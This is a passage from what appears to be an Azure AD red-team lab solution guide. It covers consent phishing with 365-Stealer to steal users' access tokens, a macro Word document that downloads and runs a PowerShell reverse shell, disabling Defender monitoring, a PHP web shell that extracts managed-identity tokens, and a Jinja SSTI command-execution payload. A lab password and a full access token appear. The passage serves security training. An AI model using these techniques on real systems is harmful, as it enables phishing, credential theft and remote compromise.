defcorphq.onmicrosoft.com                Microsoft Hosted Domain
defcorphq.sharepoint.com                 SharePoint
[snip]
```

A quick look at the career website of defcorphq (defcorphqcareer.azurewebsites.net) and we can see that the 'Need Help' section may be abused for phishing. Send the link that we copied earlier:




Get access tokens of the victims


Wait for a couple of minutes for the user simulation to click on the link.

```
172.16.1.11 - - [20/May/2021 02:00:56] "GET /static/assets/vendor/boxicons/fonts/boxicons.woff2 HTTP
/1.1" 200 -
172.16.1.11 - - [20/May/2021 02:00:56] "GET /static/assets/img/logo.PNG HTTP/1.1" 200 -
[+] ErikMKeller@defcorphq.onmicrosoft.com incoming!
[+] All user's in tenant saved!
[!] Looks like Victim ErikMKeller@defcorphq.onmicrosoft.com doesn't have office365 Licence!
```

Browse to http://localhost:82/365-Stealer/yourvictims/ to get a list of your victims and perform actions.




We can use the access token for the user Erik from access_token.txt



And use it in the below code to enumerate all the users. This gives us a list of targets in the target organization. Remember that we can do only the actions allowed by the permissions on the token.

```
$Token =  'eyJ0eX..'
$URI = 'https://graph.microsoft.com/v1.0/users'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

Or we can use the 'List Users' option to list all the users:



Get admin consent

Now, to get some better permissions, we need admin consent. We will target an application administrator. For the sake of the lab, we will use our earlier enumeration that Application Administrator role is assigned to markdwalden@defcorphq.onmicrosoft.com

Let's modify the application that we registered earlier and add following permissions for Microsoft Graph - mail.read, notes.read.all, mailboxsettings.readwrite, files.readwrite.all, mail.send

Microsoft Graph (7)				
Files.ReadWrite.All	Delegated	Have full access to all files user can access	No	•••
Mail.Read	Delegated	Read user mail	No	•••
Mail.Send	Delegated	Send mail as a user	No	•••
MailboxSettings.ReadWrite	Delegated	Read and write user mailbox settings	No	•••
Notes.Read.All	Delegated	Read all OneNote notebooks that user can access	No	•••
User.Read	Delegated	Sign in and read user profile	No	•••
User.ReadBasic.All	Delegated	Read all users' basic profiles	No	•••

Please note that there is a delay of a few minutes in propagation of permissions when you modify permissions for the same application.

Generate a new phishing link by browsing to https://localhost from an incognito tab and clicking on 'Read More'. Email this link to markdwalden@defcorphq.onmicrosoft.com using an external email and wait for the user simulation to give consent. Please remember to NOT use any work account for sending this email and scrub off any contact information from signature. After couple of minutes you should see the below on the process started by 365-stealer:

```
172.16.1.11 - - [20/May/2021 02:14:53] "GET /static/assets/img/logo.PNG HTTP/1.1" 200 -
[+] MarkDWalden@defcorphq.onmicrosoft.com incoming!
[+] All user's in tenant saved!
[+] Victim MarkDWalden@defcorphq.onmicrosoft.com have office365 Licence!
[-] Macros file not found
[+] Onedrive Done
```

Get reverse shell

Now, browse to the 365-stealer dashboard on http://localhost:82 and copy the access token for user Mark. Use this token to upload weaponized Word file on Mark's drive.

There is a licensed version of MS Office on 172.16.1.250 to create doc files. From your student VM, run the below command to access the machine:

```
C:\AzAD\Tools> $passwd = ConvertTo-SecureString "ForCreatingWordDocs@123" -
AsPlainText -Force
C:\AzAD\Tools> $creds = New-Object System.Management.Automation.PSCredential
("office-vm\administrator", $passwd)
```

```
C:\AzAD\Tools> $officeVM = New-PSSession -ComputerName 172.16.1.250 -
Credential $creds
C:\AzAD\Tools> Enter-PSSession -Session $officeVM
[172.16.1.250]: PS C:\Users\Administrator\Documents> Set-MpPreference -
DisableRealtimeMonitoring $true
```

Now, host the script Out-Word on your student VM by copying it to the C:\xampp\htdocs directory and use the below command in the PSRemoting session to load it on the office VM. Remember to modify the IP address so that it points to your student VM:

```
[172.16.1.250]: PS C:\Users\Administrator\Documents> iex (New-Object
Net.Webclient).downloadstring("http://172.16.150.x:82/Out-Word.ps1")
```

Next, create the Word document. The payload we are using in the below command downloads and executes a reverse shell. Make sure to modify the IP address to point to your student VM (and location) and remember to host the reverse shell:

```
[172.16.1.250]: PS C:\Users\Administrator\Documents> Out-Word -Payload
"powershell iex (New-Object
Net.Webclient).downloadstring('http://172.16.150.x:82/Invoke-
PowerShellTcp.ps1');Power -Reverse -IPAddress 172.16.150.x -Port 4444" -
OutputFile studentx.doc
[172.16.1.250]: PS C:\Users\Administrator\Documents> exit
```

Copy the generated file to the student VM:

```
C:\AzAD\Tools> Copy-Item -FromSession $officeVM -Path
C:\Users\Administrator\Documents\studentx.doc -Destination
C:\AzAD\Tools\studentx.doc
```


Now, start a listener on your student VM to catch the reverse shell:

```
PS C:\AzAD\Tools> C:\AzAD\Tools\netcat-win32-1.12\nc.exe -lvp 4444
listening on [any] 4444 ...
```

Double check that you have the reverse shell (Invoke-PowerShellTCP.ps1) copied to C:\xampp\htdocs directory to host it on the xampp web server.

Finally, use 365-stealer to upload the weaponized Word file to Mark's OneDrive. The user simulation will download and open this file in few minutes.

Click on MARKDWALDEN@DEFCORPHQ.ONMICROSOFT.COM name on 365-Stealer homepage. You would see the option to 'Upload files to victim's OneDrive' under the Actions Tab:



Upload the student**x**.doc that we created earlier.

You can also use CLI to upload the document:

```
C:\xampp\htdocs\365-Stealer>python 365-Stealer.py --refresh-user
MarkDWalden@defcorphq.onmicrosoft.com --upload C:\AzAD\Tools\studentX.doc

[snip]

[!] Stealing processes delayed with 1 seconds.
[+] MarkDWalden@defcorphq.onmicrosoft.com incoming!
[+] File student1.doc is uploaded!
```

After a few minutes, on the listener, you will get the reverse shell:

```
PS C:\AzAD\Tools> C:\AzAD\Tools\netcat-win32-1.12\nc.exe -lvp 4444
listening on [any] 4444 ...
172.16.1.11: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [172.16.150.1] from (UNKNOWN) [172.16.1.11] 49303: NO_DATA

Windows PowerShell running as user Administrator on DEFENG-CONSENT
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
```

```
PS C:\Windows\system32> whoami
defeng-consent\administrator
PS C:\Windows\system32> hostname
defeng-consent
```

Learning Objective 10:

Task


- The career app in the defcorphq tenant allows insecure file upload functionality. Abuse the vulnerability and compromise the app service.
- Check if the service principal for the managed identity of the compromised app service has any interesting permissions on other Azure resources.

Part of - Kill Chain - 1
Topics covered - Authenticated Enumeration and Initial Access

Solution

We could see file upload functionality right on the home page of the defcorphqcareer webapp. To avoid going much deep in the application security stuff, we will assume we know the vulnerability in this case and it is stupidly simple in the lab.

We can upload .phtml files using the file upload functionality. Use the student**x**shell.phtml from the Tools directory on your student VM (which is a super simple web shell)



After uploading the web shell, access it and pass the 'env' command to check if a managed identity is assigned to the app service. Look for environment variables IDENTITY_HEADER and IDENTITY_ENDPOINT in the output of https://defcorphqcareer.azurewebsites.net/uploads/student**x**shell.phtml?cmd=env

We can use a simple curl command to get the access token using the IDENTITY_ENDPOINT AND IDENTITY_HEADER. Let's upload another webshell student**x**token.phtml for that. Access it by browsing to https://defcorphqcareer.azurewebsites.net/uploads/student**x**token.phtml:

We can use the access token and client ID from above with Az PowerShell. But Az PowerShell needs tokens for both the azure resource manager (arn) and aad graph. With only the arm token, we will get the below error after running Get-AzRoleAssignment

```
PS C:\AzAD\Tools> $token = 'eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Im5PbzNaRHJPRFhFSzFqS1doWHNsSFJfS1hFZyIsImtpZCI6
Im5PbzNaRHJPRFhFSzFqS1doWHNsSFJfS1hFZyJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tLyIsImlzcyI6Imh0dHBzOi8vc3RzLnd
pbmRvd3MubmVOLzJkNTBjYjI5LTVmN2ItNDhhNC04N2NlLWZlNzVhOTQxYWRiNi8iLCJpYXQiOjE2MTc5MDI2MjcsIm5iZiI6MTYxNzkwMjYyNywiZXhwIjo
xNjE3OTg5MzI3LCJhaW8iOiJFMlpnWUdETThURHArTnJDdUhNaGozSEswN29EQUE9PSIsImFwcGlkIjoiMDY0YWFmNTctMzBhZi00MWYwLTg0MGEtMGUyMWV
kMTQ5OTQ2IiwiYXBwaWRhY3IiOiIyIiwiaWRwIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMmQ1MGNiMjktNWY3Yi00OGE0LTg3Y2UtZmU3NWE5NDFhZGI
2LyIsIm9pZCI6ImNjNjdjOTBkLWQ5ZTktNDBkMi1iNTExLTlkNTJkNjc2ODJhYiIsInJoIjoiMC5BWEFBS2NOUUxYdGZwRWlIenY1MXFVR3ROQ2U2dhdk1
QQkJoQW9PSWUwVW1VWndBQUEuIiwic3ViIjoiY2M2N2M5MGQtZDllOSOOMGQyLWI1MTEtOWQ1MmQ2NzY4MmFiIiwidGlkIjoiMmQ1MGNiMjktNWY3YiOOOGE
OLTg3Y2UtZmU3NWE5NDFhZGI2IiwidXRpIjoiMWZnZGVIX3VnRUdMQUlELWRSVzNBUSIsInZlciI6IjEuMCIsInhtc19taXJpZCI6Ii9zdWJzY3JpcHRpb25
zL2I0MTM4MjZmLTEwOGQtNDA0OS04YzExLWQ1MmQ1ZDM4ODc2OC9yZXNvdXJjZWdyb3Vwcy9fbmdpbmVlcmluZy9wcm92aWRlcnMvTWljcm9zb2ZOLldlYi9
zaXRlcy9kZWZjb3JwaHFjYXJlZXIiLCJ4bXNfdGNkdCI6MTYxNTM3NTYyOX0.TA-3wPgvG615RXi17u7rYYTNSo5eFx9m3Yg-XHoouetHZnw9od14XaH3VsO
5H12mhnd9qpa-04PZ0ODQeVgWSEOPdODcguy6nzzeGxUk7-drWxkFE7lc0wJFm4YWfig2xb4z-ztYGVQT5p74i3Lr9K0-QjJWYxBm_UES6FBwP9GuecohmKE
C84vq6lg0pnriEr31jX7f7e2NJcWDHIZo5m6w1gNdMV7vo6WnCsO2mqeQ15z5a1NM-Elbjms8orQR_FjiSJ-ktDwKTYn7Q8TcEQ8vuD4lfbpkDXO4lH6Dvzq
ItsB_Yvs23ZmDLxYWU5nIryy_L0QkzhvsDslv_0QtxQ'
PS C:\AzAD\Tools> Connect-AzAccount -AccessToken $token -AccountId 064aaf57-30af-41f0-840a-0e21ed149946

Account                               SubscriptionName TenantId                             Environment
-------                               ---------------- --------                             -----------
064aaf57-30af-41f0-840a-0e21ed149946 DefCorp          2d50cb29-5f7b-48a4-87ce-fe75a941adb6 AzureCloud


PS C:\AzAD\Tools> Get-AzRoleAssignment
Get-AzRoleAssignment : Exception of type 'Microsoft.Rest.Azure.CloudException' was thrown.
At line:1 char:1
+ Get-AzRoleAssignment
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : CloseError: (:) [Get-AzRoleAssignment], CloudException
    + FullyQualifiedErrorId : Microsoft.Azure.Commands.Resources.GetAzureRoleAssignmentCommand

PS C:\AzAD\Tools> _
```

While we can request both the tokes, for now, let's fall back to manual API calls for enumeration.

Let's use the token with Azure REST API.

We would need the subscription ID, use the code below to request it:

```
$Token =  'eyJ0eX..'
$URI = 'https://management.azure.com/subscriptions?api-version=2020-01-
01'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

```
PS C:\AzAD\Tools> $Token =  'eyJ0eXA..'
PS C:\AzAD\Tools> $URI = 'https://management.azure.com/subscriptions?api-
version=2020-01-01'
PS C:\AzAD\Tools> $RequestParams = @{
>>     Method  = 'GET'
>>     Uri     = $URI
>>     Headers = @{
>>         'Authorization' = "Bearer $Token"
>>     }
>> }
PS C:\AzAD\Tools> (Invoke-RestMethod @RequestParams).value


id                   : /subscriptions/b413826f-108d-4049-8c11-d52d5d388768
authorizationSource  : RoleBased
managedByTenants     : {}
subscriptionId       : b413826f-108d-4049-8c11-d52d5d388768
tenantId             : 2d50cb29-5f7b-48a4-87ce-fe75a941adb6
displayName          : DefCorp
state                : Enabled
subscriptionPolicies : @{locationPlacementId=Public_2014-09-01;
quotaId=PayAsYouGo_2014-09-01; spendingLimit=Off}
```

List all resources accessible for the managed identity assigned to the app service. Note that the only difference is the URI

```
$Token =  'eyJ0eX..'
$URI = 'https://management.azure.com/subscriptions/b413826f-108d-4049-8c11-d52d5d388768/resources?api-version=2020-10-01'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

```
PS C:\AzAD\Tools> $URI =
'https://management.azure.com/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resources?api-version=2020-10-01'
PS C:\AzAD\Tools> $RequestParams = @{
>>     Method  = 'GET'
>>     Uri     = $URI
>>     Headers = @{
>>         'Authorization' = "Bearer $Token"
>>     }
>> }
PS C:\AzAD\Tools> (Invoke-RestMethod @RequestParams).value

id
--
/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Compute/virtualMa
chines/bkpadconnect
/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Compute/virtualMa
chines/bkpadconnect/extensions/Microso...
/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/networkIn
terfaces/bkpadconnect368
/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/publicIPA
ddresses/bkpadconnectIP
```

The above code shows us that we do have access to a VM!

Let's see what actions are allowed using the below code:

```
$Token =  'eyJ0eX..'
$URI = 'https://management.azure.com/subscriptions/b413826f-108d-4049-
8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Compute/vir
tualMachines/bkpadconnect/providers/Microsoft.Authorization/permissions
?api-version=2015-07-01'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

```
PS C:\AzAD\Tools> $URI =
'https://management.azure.com/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Compute/virtualMa
chines/bkpadconnect/providers/Microsoft.Authorization/permissions?api-
version=2015-07-01'
PS C:\AzAD\Tools> $RequestParams = @{
>>     Method  = 'GET'
>>     Uri     = $URI
>>     Headers = @{
>>         'Authorization' = "Bearer $Token"
>>     }
>> }
PS C:\AzAD\Tools> (Invoke-RestMethod @RequestParams).value

actions                                                notActions
-------                                                ----------
{*/read}                                               {}
{Microsoft.Compute/virtualMachines/runCommand/action} {}
```

Sweet! The Managed Identity assigned to the defcorphqcareer app has runCommand (command execution) privileges on a VM called bkpadconnect.

Learning Objective 11:

Task

- An application in the defcorphq tenant is vulnerable to SSTI. Find the application and compromise the app service.
- Check if the service principal for the managed identity of the compromised app service has any interesting permissions on other Azure resources.


Part of - Kill Chain - 2
Topics covered - Authenticated Enumeration and Initial Access

Solution

Recall that we enumerated an appservice called vaultfrontend (https://vaultfrontend.azurewebsites.net) during enumeration as the test user.

Let's see if this is the said application. Note that we continue keeping the application security part super simple!


Browse to the 'purchase link' on the web app. In the email address field, input an expression and check if it is evaluated.



Great! The expression is evaluated.

The way expression is evaluated means that, most probably, either PHP or Python is used for the web app. We may need to run some trial and error methods to find out the exact language and template framework.


If we use {{config.items()}} as an expression, we get something interesting:




By looking up any of the above variables, we can confirm that Flask framework is in use. Flask uses Jinja as its template engine.

To be able to run a command we can use the ‘os’ module and call the Popen method in it. Use the following code, that runs the 'whoami' command using Popen:

```
{{config.__class__.__init__.__globals__['os'].popen('whoami').read()}}
```



Sweet! We have root on the container/instance of the app service. Now, let's check the environment – by using 'env command - to know if any managed identity is assigned to this app service. Recall that we need to check IDENTITY_HEADER and IDENTITY_ENDPOINT variables:



